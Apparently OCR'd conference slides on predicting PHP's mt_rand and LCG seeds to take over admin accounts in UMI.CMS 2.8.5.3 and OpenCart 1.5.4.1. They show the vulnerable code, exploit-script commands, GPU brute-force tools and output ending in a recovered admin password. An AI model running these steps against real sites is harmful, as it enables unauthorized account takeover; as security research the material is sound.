UMI.CMS 2.8.5.3

ext/standard/lcg_seed.h:

```
static void lcg_seed(TSRMLS_D) {
    struct timeval tv;
    if (gettimeofday(&tv, NULL) == 0) {
        LCG(s1) = tv.tv_sec ^ (tv.tv_usec<<11);
    } else {
        LCG(s1) = 1;
}
#ifdef ZTS
    LCG(s2) = (long) tsrm_thread_id();
#else
    LCG(s2) = (long) getpid();
#endif
        if (gettimeofday(&tv, NULL) == 0) {
        LCG(s2) ^= (tv.tv_usec<<11);
}
    LCG(seeded) = 1;
}
```

UMI.CMS 2.8.5.3

LCG seeds:

S1 = timestamp ^ microtime1 << 11

S2 = pid ^ microtime2 << 11

- **timestamp (known)**
- **microtime1 (need to bruteforce: microtime1 – microtime0 = 1…4)**
- **pid (need to bruteforce: 1024-32768)**
- **microtime2 (need to bruteforce: microtime2 - microtime1 = 0…3)**

UMI.CMS 2.8.5.3

ext/standard/php_rand.h:

```
#ifdef PHP_WIN32

#define GENERATE_SEED() (((long) (time(0) *
GetCurrentProcessId())) ^ ((long) (1000000.0 *
php_combined_lcg(TSRMLS_C))))

#else

#define GENERATE_SEED() (((long) (time(0) *
getpid())) ^ ((long) (1000000.0 *
php_combined_lcg(TSRMLS_C))))

#endif
```

UMI.CMS 2.8.5.3

```
function getRandomPassword ($length = 12) {
    $avLetters = "$#@^&!1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM";
    $size = strlen($avLetters);
    $npass = "";
    for($i = 0; $i < $length; $i++) {
        $c = rand(0, $size - 1);
        $npass .= $avLetters[$c];
    }
    return $npass;
}
```

UMI.CMS 2.8.5.3

- **Edit exploits/umi/umi.php, add your login**
- **php exploits/umi/umi.php [offset=0] [delay1=10000-100000] [delay2=10000]**
- **Run phpsessid_cuda with PHPSESSID, timestamp and your ip**
- **php exploits/umi/pass_gen.php <sec> <pid> <s1> <s2>**

UMI.CMS 2.8.5.3

- Edit exploits/umi/umi.php, add your login
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
UMI.CMS 2.8.5.3



```
CHANGE!  local[610972]=(1353240888) local[880625]=(1353240889)t3=455688 t~=42235
8 serv_msec=1 200  pid=0
CHANGE!  local[611034]=(1353240890) local[884236]=(1353240891)t3=494679 t~=44182
2 serv_msec=1 200  pid=0
CHANGE!  local[610164]=(1353240892) local[882867]=(1353240893)t3=503903 t~=44686
9 serv_msec=1 200  pid=0
CHANGE!  local[611042]=(1353240924) local[883512]=(1353240925)t3=450180 t~=41956
9 serv_msec=1 200  pid=0
RESULT: session=42jp3bifg2444nu5pvh9vkhpf3 usec=[0;419569] sec=1353240925
FINISH! pt@ubuntu:~/workshop$ 
```


UMI.CMS 2.8.5.3

- Edit exploits/umi/umi.php, add your login
- php exploits/umi/umi.php [offset=0] [delay1=10000-100000] [delay2=10000]
- **Run phpsessid_cuda with PHPSESSID, timestamp and your ip**
- php exploits/umi/pass_gen.php <sec> <pid> <s1> <s2>

PHPSESSID Bruteforcer

- 1,170 billion seeds/sec on a single Amazon EC2 GPU Instance
- Supports multiple GPUs
- Covers the whole search space within 7,5 minutes
- Supports distributed computing based on sockets
- So fast that we don’t need microtime synchronization with remote server any more

PHPSESSID Bruteforcer




```
NUM GPU = 2
USEC = 13538
TIME = 0.001700127 mcs (COL = 524288)
TOTAL = 524287475712 seed
SPEED = 1176382474.52 n/sec
ETA = 439 sec
```

UMI.CMS 2.8.5.3

- Edit exploits/umi/umi.php, add your login
- php exploits/umi/umi.php [offset=0] [delay1=10000-100000] [delay2=10000]
- Run phpsessid_cuda with PHPSESSID, timestamp and your ip
- **php exploits/umi/pass_gen.php <sec> <pid> <s1> <s2>**

UMI.CMS 2.8.5.3



Восстановление пароля

Пароль успешно изменен, на e-mail адрес, указанный при регистрации выслано уведомление.

Логин: admin


Пароль: QOCfQdhQX#fh

UMI.CMS 2.8.5.3

GREAT SCOTT!
IT WORKED!

PHDAYS.RU OWNED!!!

OpenCart 1.5.4.1



OpenCart 1.5.4.1

~~$code = md5(mt_rand());~~

```
$code = sha1(uniqid(mt_rand(), true));
//admin/controller/common/forgotten.php

$this->session->data['token'] =
md5(mt_rand());
//admin/controller/common/login.php
```

OpenCart 1.5.4.1

Sources of entropy:

- mt_rand() : 92496817
- uniqid() : 1351070918 + 616520 (in hex)
- lcg_value() : 7.41222311

sha1(924968175087b4c6968487.41222311)

OpenCart 1.5.4.1

ext/standard/php_rand.h:


```
#ifdef PHP_WIN32

#define GENERATE_SEED() (((long) (time(0) *
GetCurrentProcessId())) ^ ((long) (1000000.0 *
php_combined_lcg(TSRMLS_C))))

#else

#define GENERATE_SEED() (((long) (time(0) *
getpid())) ^ ((long) (1000000.0 *
php_combined_lcg(TSRMLS_C))))

#endif
```

OpenCart 1.5.4.1

- Send 3 requests in keep-alive (get token, user reset, admin reset)
- Find MT seeds (some collisions are present)
- Bruteforce LCG seeds (also collisions) given MT seeds
- Bruteforce our sha1 -> find out proper MT seed, LCG seed; also microseconds to start from
- Calculate admin mt_rand(), admin LCG
- Bruteforce microseconds given starting point from our sha1 (Request Twins approach)

OpenCart 1.5.4.1

- php exploits/opencart/1.5.4.1.php, get hash in local mail
- php exploits/opencart/md5crack.php <md5> or ./tools/hashcat/hashcat <md5> on obtained token
- At Amazon run “mt_rand.exe” to get seeds
- At Amazon run “lcg_sha1.exe” with seeds file, timestamp and sha1 hash
- Get back to exploit, specify mt_rand, admin LCG and microsecs to start from



, 5:44 PM
pt
untu
Set Up Chat...
Mail
Compose New Message
Contacts
Set Up Broadcast Account...

OpenCart 1.5.4.1

- php exploits/opencart/1.5.4.1.php, get hash in local mail
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
- Get back to exploit, specify mt_rand, admin LCG and microsecs to start from

LCG via mt_rand Seed Bruteforcer

- Allows to find LCG seeds (some collision are present) given mt_rand seed
- GPU-based
- 16 billion seeds/sec on a single Amazon EC2 GPU Instance
- Covers the whole search space within 1 minute

OpenCart 1.5.4.1




```
SEC = 1353244828
FILE SEED = seed.txt
LUSEC = 0
RUSEC = 999999
LDELTA = 0
RDELTA = 3
RESULT SHA1 = 26bc2b6f43_
```

OpenCart 1.5.4.1

